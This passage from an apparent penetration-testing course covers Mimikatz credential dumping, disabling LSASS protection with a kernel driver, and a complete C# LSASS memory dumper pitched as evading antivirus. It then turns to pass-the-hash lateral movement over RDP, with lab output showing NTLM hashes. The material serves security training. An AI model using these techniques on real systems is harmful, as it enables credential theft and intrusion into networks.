mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
```

Listing 589 - Failure to dump passwords due to insufficient permissions

The **sekurlsa::logonpasswords** command returns the error value 0x00000005 (Access denied).

PPL protection is controlled by a bit residing in the EPROCESS kernel object associated with the target process. If we could obtain code execution in kernel space, we could disable the LSA protection and dump the credentials.

Luckily, this can be achieved with Mimikatz since it comes bundled with the **mimidrv.sys** driver.

<sup>764</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows/security/identity-protection/credential-guard/credential-guard>

<sup>765</sup> (Alex Ionescu, 2014), [http://www.nosuchcon.org/talks/2014/D3\\_05\\_Alex\\_ionescu\\_Breaking\\_protected\\_processes.pdf](http://www.nosuchcon.org/talks/2014/D3_05_Alex_ionescu_Breaking_protected_processes.pdf)

<sup>766</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection>

We must be local administrator or SYSTEM to dump the credentials, which means we will also have the *SeLoadDriverPrivilege* privilege and the ability to load any signed drivers. Mimikatz can load the **mimidrv.sys** driver with the **!+** command:

```
mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started
```

*Listing 590 - Loading mimidrv.sys into the kernel*

Once the driver is loaded, we can use it to disable the PPL protection for LSASS through the **!processprotect** command while supplying the **/process:** option to specify the name of the process and the **/remove** flag to disable PPL as shown in Listing 591.

```
mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 536 -> 00/00 [0-0-0]
```

*Listing 591 - Disabling LSA Protection with Mimikatz*

While this technique will disable the LSA Protection it does require that we upload the **mimidrv.sys** driver to the victim machine, which may trigger antivirus.

Next, we'll again attempt to dump the cached credentials with **sekurlsa::logonpasswords**:

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 225064 (00000000:00036f28)
Session          : Interactive from 1
User Name        : admin
Domain           : corp1
Logon Server     : DC01
Logon Time       : 11/19/2019 2:38:17 AM
SID              : S-1-5-21-1364860144-3811088588-1134232237-1107

    msv :
        [00000003] Primary
        * Username : admin
        * Domain   : corp1
        * NTLM     : 2892d26cdf84d7a70e2eb3b9f05c425e
        * SHA1     : a188967ac5edb88eca3301f93f756ca8e94013a3
        * DPAPI    : c4ba63d00510613add0c6fe2b3e65f16
    tspkg :
    wdigest :
        * Username : admin
        * Domain   : corp1
        * Password : (null)
    kerberos :
        * Username : admin
        * Domain   : CORP1.COM
        * Password : (null)
    ssp :
    credman :
```

...

*Listing 592 - Dumping credentials after disabling LSA protection*



According to this output, we have bypassed LSA protection and have obtained the domain *admin*'s user NTLM hash.

In the next section, we'll discuss how to dump LSASS memory without Mimikatz.

### 12.3.2.1 Exercises

1. Log on to the Windows 10 victim VM as the *offsec* user and dump the cached credentials with Mimikatz.
2. Dump the cached credentials by calling the Mimikatz *kiwi*<sup>767</sup> extension from Meterpreter.
3. Log on to the Windows 2019 server *appsrv01* as the *admin* user and attempt to dump the cached credentials with Mimikatz.
4. Use the Mimikatz driver to disable LSA Protection on *appsrv01* and dump the credentials.

## 12.4 Processing Credentials Offline

In this section, we'll process the credentials "offline" by dumping the required memory section from the target's LSASS and uploading it to a different Windows machine, where we can safely extract the credentials. This will help avoid detection since Mimikatz will neither be uploaded to, nor run from, the target machine.

### 12.4.1 Memory Dump

First, we'll dump the process memory of LSASS. Windows allows us to create a *dump file*,<sup>768</sup> which is a snapshot of a given process. This dump includes loaded libraries and application memory. In this example, we'll create the dump file with *Task Manager*.

To open Task Manager we'll right-click the task bar and select it. Next, we'll navigate to the *Details* tab, locate the *lsass.exe* process, right-click it and choose *Create dump file* as shown in Figure 229:

---

<sup>767</sup> (Rapid7, 2017), <https://blog.rapid7.com/2017/01/27/weekly-metasploit-wrapup-2/>

<sup>768</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/visualstudio/debugger/using-dump-files?view=vs-2019>




Figure 229: Task Manager allows us to create a dump file

After dumping the process memory, the location of the dump file is presented in a popup (Figure 230):




Figure 230: Dump file prompt

Once the dump file is created, we can copy it from the target to our local Windows client where we can parse it with Mimikatz.

---

*When opening a dump file in Mimikatz, the target machine and the processing machine must have a matching OS and architecture. For example, if the dumped LSASS process was from a Windows 10 64-bit machine; we must also parse it on a Windows 10 or Windows 2016/2019 64-bit machine. However, processing the dump file requires neither an elevated command prompt nor privilege::debug.*

---

In this example, we'll simulate offline parsing by copying the dump file to the `C:\Tools\Mimikatz\` folder of the Windows 10 victim VM and we'll process it with Mimikatz there.

First, we'll run `sekurlsa::minidump`, supplying the name of the dump file to parse, followed by `sekurlsa::logonpasswords` to dump cached credentials:

```
C:\Tools\Mimikatz> mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #18362 Jul 10 2019 23:09:43
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'lsass.dmp' file for minidump...

Authentication Id : 0 ; 32785103 (00000000:01f442cf)
Session           : RemoteInteractive from 1
User Name         : admin
Domain            : corp1
Logon Server      : DC01
Logon Time        : 11/18/2019 1:53:44 AM
SID               : S-1-5-21-1364860144-3811088588-1134232237-1106

    msv :
        [00000003] Primary
        * Username : admin
        * Domain   : corp1
        * NTLM     : 2892d26cdf84d7a70e2eb3b9f05c425e
        * SHA1    : a188967ac5edb88eca3301f93f756ca8e94013a3
        * DPAPI    : 4f66481a65cbbdbda1dbe9554c1bd0ed
    tspkg :
    wdigest :
        * Username : admin
        * Domain   : corp1
        * Password  : (null)
    kerberos :
        * Username : admin
        * Domain   : CORP1.COM
        * Password  : (null)
    ssp :
    credman :
```

Listing 593 - Loading and parsing a dump file with Mimikatz

This successfully dumps the *admin* domain user's credentials, and does not require Mimikatz on the target machine.

There is, however, one obvious disadvantage to this technique: Task Manager cannot be run as a command line tool, so we'll need GUI access to the target. Alternatively, we can create the dump file from the command line with *ProcDump*<sup>769</sup> from SysInternals.

Since ProcDump may also have a signature that could be recognized, in the next section we'll build our own code to create the dump file.

### 12.4.1.1 Exercises

1. Use Task Manager to create a dump file on your Windows 10 victim VM and parse it with Mimikatz.
2. Use ProcDump located in the **C:\Tools\SysInternals** folder to create a dump file and parse it with Mimikatz.

### 12.4.2 MiniDumpWriteDump

In this section, we'll develop our own C# application to execute a memory dump that we can parse with Mimikatz.

When Task Manager and ProcDump create a dump file, they are invoking the Win32 *MiniDumpWriteDump*<sup>770</sup> API. This means that we can write our own application in C# that does the same thing.

To begin, we'll go over the function prototype as shown in Listing 594:

```
BOOL MiniDumpWriteDump(  
    HANDLE                hProcess,  
    DWORD                 ProcessId,  
    HANDLE                 hFile,  
    MINIDUMP_TYPE          DumpType,  
    PMINIDUMP_EXCEPTION_INFORMATION ExceptionParam,  
    PMINIDUMP_USER_STREAM_INFORMATION UserStreamParam,  
    PMINIDUMP_CALLBACK_INFORMATION CallbackParam  
);
```

Listing 594 - MiniDumpWriteDump function prototype

This function requires a lot of arguments, but only the first four are needed for our use case. The first two arguments (*hProcess* and *ProcessId*) must be a handle to LSASS and the process ID of LSASS, respectively.

The third argument (*hFile*) is a handle to the file that will contain the generated memory dump, and the fourth (*DumpType*) is an enumeration type<sup>771</sup> that we'll set to *MiniDumpWithFullMemory* (or its numerical value of "2") to obtain a full memory dump.

With the foundational understanding of the API in place, we'll create a Visual Studio C# console app on the Windows 10 client called "MiniDump", select *Release* build and set the CPU architecture to 64-bit.

<sup>769</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/sysinternals/downloads/procdump>

<sup>770</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/minidumpapiset/nf-minidumpapiset-minidumpwritedump>

<sup>771</sup> (Microsoft, 2018), [https://docs.microsoft.com/en-gb/windows/win32/api/minidumpapiset/ne-minidumpapiset-minidump\\_type](https://docs.microsoft.com/en-gb/windows/win32/api/minidumpapiset/ne-minidumpapiset-minidump_type)

Next, we'll use pinvoke.net to find the P/Invoke translated DllImport statement for *MiniDumpWriteDump* as shown in Listing 595:

```
using System;
using System.Runtime.InteropServices;

namespace MiniDump
{
    class Program
    {
        [DllImport("Dbghelp.dll")]
        static extern bool MiniDumpWriteDump(IntPtr hProcess, int ProcessId,
            IntPtr hFile, int DumpType, IntPtr ExceptionParam,
            IntPtr UserStreamParam, IntPtr CallbackParam);
        ...
    }
}
```

Listing 595 - DllImport statement for MiniDumpWriteDump

Before we can call *MiniDumpWriteDump*, we have to set up the four required arguments. First, we'll obtain the process ID of LSASS and open a handle to it.

To get the process ID, we can use the *GetProcessesByName*<sup>772</sup> method of the *Process*<sup>773</sup> class (supplying the process name as a string) and select the *Id* property:

```
Process[] lsass = Process.GetProcessesByName("lsass");
int lsass_pid = lsass[0].Id;
```

Listing 596 - Obtaining the process ID of LSASS

We must include the *System.Diagnostics* namespace to make use of the *Process* class.

We can obtain a handle to the LSASS process with the Win32 *OpenProcess*<sup>774</sup> API, just as we would with process injection.

---

*We must remember to execute the compiled application from an elevated command prompt, otherwise OpenProcess will fail.*

---

We'll include the DllImport statement for *OpenProcess* and supply the arguments for full access, no inheritance, and the process ID of LSASS:

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;

namespace MiniDump
{
    class Program
    {
        [DllImport("kernel32.dll")]
        static extern IntPtr OpenProcess(
            ProcessAccessFlags processAccess,
            bool inheritable,
            IntPtr processId);
        ...
    }
}
```

<sup>772</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process.getprocessesbyname?view=netframework-4.8>

<sup>773</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.process?view=netframework-4.8>

<sup>774</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/processthreadsapi/nf-processthreadsapi-openprocess>

```
{
    [DllImport("Dbghelp.dll")]
    static extern bool MiniDumpWriteDump(IntPtr hProcess, int ProcessId,
        IntPtr hFile, int DumpType, IntPtr ExceptionParam,
        IntPtr UserStreamParam, IntPtr CallbackParam);

    [DllImport("kernel32.dll")]
    static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle,
        int processId);

    static void Main(string[] args)
    {
        Process[] lsass = Process.GetProcessesByName("lsass");
        int lsass_pid = lsass[0].Id;

        IntPtr handle = OpenProcess(0x001F0FFF, false, lsass_pid);
    }
    ...
}
```

Listing 597 - Obtaining a handle to LSASS

Now that we have the first two arguments in place, we must set up the dump file. Instead of using the Win32 *CreateFile*<sup>775</sup> API, we can take advantage of the *FileStream*<sup>776</sup> class along with its constructor.

To instantiate the *FileStream* object, we must supply two arguments: the name (**lsass.dmp**) and full path of the file and the *FileMode.Create*<sup>777</sup> option, indicating that we want to create a new file. We'll also include the *System.IO* namespace to use the *FileStream* class:

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.IO;

namespace MiniDump
{
    class Program
    {
        [DllImport("Dbghelp.dll")]
        static extern bool MiniDumpWriteDump(IntPtr hProcess, int ProcessId,
            IntPtr hFile, int DumpType, IntPtr ExceptionParam,
            IntPtr UserStreamParam, IntPtr CallbackParam);

        [DllImport("kernel32.dll")]
        static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle,
            int processId);

        static void Main(string[] args)
        {
            FileStream dumpFile = new FileStream("C:\\Windows\\tasks\\lsass.dmp",
                FileMode.Create);
            Process[] lsass = Process.GetProcessesByName("lsass");
        }
    }
}
```

<sup>775</sup> (Microsoft, 2018), <https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-createfilea>

<sup>776</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.io.filestream?view=netframework-4.8>

<sup>777</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.io.filemode?view=netframework-4.8>

```
int lsass_pid = lsass[0].Id;

IntPtr handle = OpenProcess(0x001F0FFF, false, lsass_pid);

...
```

*Listing 598 - Creating the empty dump file*

Now that we have all the pieces in place, we can invoke *MiniDumpWriteFile*. When supplying the file handle argument to *MiniDumpWriteDump*, we must convert it to a C-style file handle through the *DangerousGetHandle*<sup>778</sup> method of the *SafeHandle*<sup>779</sup> class.

```
using System;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.IO;

namespace MiniDump
{
    class Program
    {
        [DllImport("Dbghelp.dll")]
        static extern bool MiniDumpWriteDump(IntPtr hProcess, int ProcessId,
            IntPtr hFile, int DumpType, IntPtr ExceptionParam,
            IntPtr UserStreamParam, IntPtr CallbackParam);

        [DllImport("kernel32.dll")]
        static extern IntPtr OpenProcess(uint processAccess, bool bInheritHandle,
            int processId);

        static void Main(string[] args)
        {
            FileStream dumpFile = new FileStream("C:\\Windows\\tasks\\lsass.dmp",
                FileMode.Create);
            Process[] lsass = Process.GetProcessesByName("lsass");
            int lsass_pid = lsass[0].Id;

            IntPtr handle = OpenProcess(0x001F0FFF, false, lsass_pid);
            bool dumped = MiniDumpWriteDump(handle, lsass_pid,
                dumpFile.SafeFileHandle.DangerousGetHandle(), 2, IntPtr.Zero, IntPtr.Zero,
                IntPtr.Zero);
        }
    }
}
```

*Listing 599 - Calling MiniDumpWriteDump to create a dump file of LSASS*

After compiling the project, we can execute it from an elevated command prompt and generate a dump file as shown in Listing 600:

```
C:\Windows\Tasks>
\\192.168.119.120\visualstudio\MiniDump\MiniDump\bin\x64\Release\MiniDump.exe

C:\Windows\Tasks> dir
Volume in drive C has no label.
```

<sup>778</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.safehandle.dangerousgethandle?view=netframework-4.8>

<sup>779</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.runtime.interopservices.safehandle?view=netframework-4.8>

Volume Serial Number is 564D-6BAE

Directory of C:\Windows\Tasks

```
11/19/2019  06:20 AM    <DIR>          .
11/19/2019  06:20 AM    <DIR>          ..
11/19/2019  06:20 AM             49,099,206 lsass.dmp
               1 File(s)      49,099,206 bytes
               2 Dir(s)    5,823,295,488 bytes free
```

*Listing 600 - Creating a LSASS dump file from our custom C# application*

With the dump file created, we can run Mimikatz to parse it as we did in the last section:

```
C:\Windows\Tasks> c:\Tools\Mimikatz\mimikatz.exe
...
mimikatz # sekurlsa::minidump lsass.dmp
Switch to MINIDUMP : 'lsass.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'lsass.dmp' file for minidump...

Authentication Id : 0 ; 32785103 (00000000:01f442cf)
Session           : Interactive from 1
User Name         : offsec
Domain            : corp1
Logon Server      : DC01
Logon Time        : 11/18/2019 1:53:44 AM
SID               : S-1-5-21-1364860144-3811088588-1134232237-1106

    msv :
        [00000003] Primary
        * Username : offsec
        * Domain   : corp1
        * NTLM     : 2892d26cdf84d7a70e2eb3b9f05c425e
        * SHA1     : a188967ac5edb88eca3301f93f756ca8e94013a3
        * DPAPI    : 4f66481a65cbbdbda1dbe9554c1bd0ed
    tspkg :
    wdigest :
        * Username : offsec
        * Domain   : corp1
        * Password : (null)
    kerberos :
        * Username : offsec
        * Domain   : CORP1.COM
        * Password : (null)
    ssp :
    credman :

...
```

*Listing 601 - Parsing the dump file with Mimikatz*

The output of Listing 601 reveals that our custom C# application did, in fact, create a valid dump file for LSASS.

By stepping away from pre-developed tools, we have improved our tradecraft and likely avoided antivirus detection.



### 12.4.2.1 Exercises

1. Write and compile a C# application that creates a dump file from LSASS as shown in this section.
2. Create a PowerShell script that calls *MiniDumpWriteDump* to create a dump file.

## 12.5 Wrapping Up

In this module, we discussed the various authentication mechanisms and privilege levels implemented in Windows and demonstrated various tools and techniques to obtain credentials and escalate our privileges.

OS-91538 Joyce Cox

## 13 Windows Lateral Movement

Gaining access to a client workstation or a server is only the first step in a typical penetration test. Once we gain initial access, our goal is to compromise more of the organization's assets, either to obtain more privileged access, or gain access to confidential information. The course of action is dictated by the goals of the test.

We will often use *lateral movement* techniques to compromise additional machines inside the target network. For example, we may continue a phishing campaign from a compromised client in an attempt to send email from an internal account that is not subject to the external security checks and may be more trusted. Another approach may be to locate and exploit vulnerable software on internal servers since these may be patched less often than servers directly exposed to the Internet. We may even be able to reuse stolen credentials to obtain access to additional systems.

Although there are many lateral movement techniques we could leverage against a Windows infrastructure, most rely on NTLM hash or Kerberos ticket reuse. The most valuable techniques work equally well against both workstations and servers.

In this module, we will focus on several Windows-based lateral movement techniques that do not rely on specific software vulnerabilities. Each technique offers a certain element of stealth and can improve our level of access.

---

*There are only a few known lateral movement techniques against Windows that reuse stolen credentials such as PsExec,<sup>780</sup> WMI,<sup>781</sup> DCOM,<sup>782</sup> and PSRemoting.<sup>783</sup> Most of these techniques have been around for years and are well known and weaponized.<sup>784</sup> Some require clear text credentials and others work with a password hash only. Typically, they all require local administrator access to the target machine.*

---

We'll begin by abusing the Windows *Remote Desktop Protocol* (RDP).<sup>785</sup> Next, we'll describe the PsExec technique that will allow us to create a custom implementation that is slightly more stealthy.

---

<sup>780</sup> (Mantvydas Baranauskas, 2019), <https://ired.team/offensive-security/lateral-movement/lateral-movement-with-psexec>

<sup>781</sup> (Mantvydas Baranauskas, 2018), <https://ired.team/offensive-security/lateral-movement/t1047-wmi-for-lateral-movement>

<sup>782</sup> (Matt Nelson, 2017), <https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/>

<sup>783</sup> (Penetration Testing Lab, 2018), <https://pentestlab.blog/2018/05/15/lateral-movement-winrm/>

<sup>784</sup> (Steven F, 2020), <https://github.com/0xthirteen/SharpMove>

<sup>785</sup> (Microsoft, 2020), <https://support.microsoft.com/en-us/help/186607/understanding-the-remote-desktop-protocol-rdp>

## 13.1 Remote Desktop Protocol

RDP is a multichannel network protocol developed by Microsoft and is used for communication between Terminal Servers and their clients. It is commonly used in many corporate environments for remote administration using the Windows-native *Remote Desktop Connection* application.

This can also serve as an excellent tool for lateral movement that will blend in with an organization's common network usage pattern. In the following sections, we will discuss various RDP attacks including the abuse of standard RDP sessions, passing the hash, proxying RDP, and stealing clear text credentials.

### 13.1.1 Lateral Movement with RDP

Although RDP was designed for system administrators, it can also be abused by attackers. For example, if we have gained access to clear text credentials for a domain user and that user is a local administrator of the target machine, we can simply use *mstsc.exe* (the native RDP application) to gain access to that machine.

Let's take a moment to demonstrate this. We'll connect to the Windows 10 client as the *dave* user from our Kali machine with **rdesktop**. From there, we'll run **mstsc.exe** and connect to *appsrv01* as shown in Figure 231.




Figure 231: Performing a regular RDP login

Once connected, we are given control of the *appsrv01* desktop.

Obviously, this is an excellent tool for lateral movement, even though in this case we relied on clear text credentials since the tool does not accept password hashes. However, this technique blends in with normal network traffic patterns, which could help evade detection.

---

*Connecting to a workstation with Remote Desktop will disconnect any existing session. The **/admin** flag allows us to connect to the admin session, which does not disconnect the current user if we perform the login with the same user.*

---

When an RDP connection is created, the NTLM hashes will reside in memory for the duration of the session. The session does not terminate without a proper logout, which means simply disconnecting from the sessions will leave the hashes in memory. This creates an attack surface in which we can harvest the credentials if we compromise the machine.

Let's examine how the *dave* user's credentials are handled on the *appsrv01* target machine. If we run **C:\Tools\mimikatz.exe** from an administrative console, disable the LSA protection (**!processprotect**), and dump credentials (**sekurlsa::logonpasswords**), we'll find the NTLM hash of the *dave* user:

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 532 -> 00/00 [0-0-0]

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 2225141 (00000000:0021f3f5)
Session           : RemoteInteractive from 2
User Name         : dave
Domain            : corp1
Logon Server      : DC01
Logon Time        : 3/18/2020 3:02:47 PM
SID               : S-1-5-21-1364860144-3811088588-1134232237-2102

    msv :
    [00000003] Primary
    * Username : dave
    * Domain   : corp1
    * NTLM    : 2892d26cdf84d7a70e2eb3b9f05c425e
    * SHA1     : a188967ac5edb88eca3301f93f756ca8e94013a3
    * DPAPI    : 6904835e1ba09b07bbef109c34d515d6
...

```

*Listing 602 - NTLM credentials in memory after RDP login*

In this case, we expected these cached credentials. This means that if we happen to compromise a well-used server (like a *jump server*), we could dump any of those cached credentials as well.

This example highlights an *interactive login* scenario.<sup>786</sup> Since we ran it over RDP from a different machine, it's also considered a *remote login*. As previously mentioned, clear text credentials are required for all interactive logins.

In an attempt to prevent attackers from stealing credentials on a compromised server, Microsoft introduced RDP with *restricted admin mode*,<sup>787</sup> which allows system administrators to perform a *network login* with RDP.

A network login does not require clear text credentials and will not store them in memory, essentially disabling single sign-on. This type of login is commonly used by service accounts.

We can use restricted admin mode by supplying the **/restrictedadmin** argument to **mstsc.exe**. When we supply this argument, the current login session is used to authenticate the session as shown in Figure 232. Note that we do not enter a password for this transaction.




Figure 232: RDP login with restricted admin mode

Since we are logged in as the *dave* domain user, the network login is executed as that user. This gives us an RDP session as *dave* on *appsrv01*.

If we open an administrative prompt and once again launch Mimikatz, we can attempt to dump the NTLM hash:

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
...

Authentication Id : 0 ; 2225141 (00000000:0021f3f5)
Session           : RemoteInteractive from 2
User Name         : dave
Domain            : corp1
Logon Server      : DC01
```

<sup>786</sup> (Microsoft, 2016), <https://docs.microsoft.com/en-us/windows-server/security/windows-authentication/windows-logon-scenarios>

<sup>787</sup> (Microsoft, 2020), <https://www.microsoft.com/en-gb/download/details.aspx?id=36036>

```
Logon Time      : 3/18/2020 3:02:47 PM
SID             : S-1-5-21-1364860144-3811088588-1134232237-2102
               msv :
               tspkg :
               wdigest :
               kerberos :
               ssp :
               credman :
...

```

*Listing 603 - NTLM hash is not present for the dave user*

Since we used restricted admin mode, no credentials have been cached, which helps mitigate credential theft.

Restricted admin mode is disabled by default but the setting can be controlled through the **DisableRestrictedAdmin** registry entry at the following path:

---

```
HKLM:\System\CurrentControlSet\Control\Lsa
```

---

*Listing 604 - Registry path for DisableRestrictedAdmin*

While restricted admin mode protects against credential theft on the target, it is now possible to pass the hash when doing lateral movement with mstsc.

To demonstrate this, let's perform lateral movement from the Windows 10 client to appsrv01 as the *admin* domain user by abusing the NTLM hash.

We will assume that we are already in possession of the *admin* user NTLM hash and are logged in to the Windows 10 client as the *dave* user. We can then run **mimikatz** from an administrative console and use the **pth** command to launch a mstsc.exe process in the context of the *admin* user:

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:admin /domain:corp1
/ntlm:2892D26CDF84D7A70E2EB3B9F05C425E /run:"mstsc.exe /restrictedadmin"
user      : admin
domain    : corp1
program   : mstsc.exe /restrictedadmin
impers.   : no
NTLM      : 2892d26cdf84d7a70e2eb3b9f05c425e
| PID 9500
| TID 9420
| LSA Process is now R/W
| LUID 0 ; 39684671 (00000000:025d8a3f)
\_ msv1_0 - data copy @ 0000024C0DD4CCA0 : OK !
\_ kerberos - data copy @ 0000024C0DDC19B8
  \_ aes256_hmac -> null
  \_ aes128_hmac -> null
  \_ rc4_hmac_nt OK
  \_ rc4_hmac_old OK
  \_ rc4_md4 OK
  \_ rc4_hmac_nt_exp OK
  \_ rc4_hmac_old_exp OK
  \_ *Password replace @ 0000024C0E0BF748 (32) -> null

```

Listing 605 - Launching a `mstsc.exe` process in the context of the `admin` user

Once the command finishes, an instance of `mstsc` opens as shown in Figure 233.

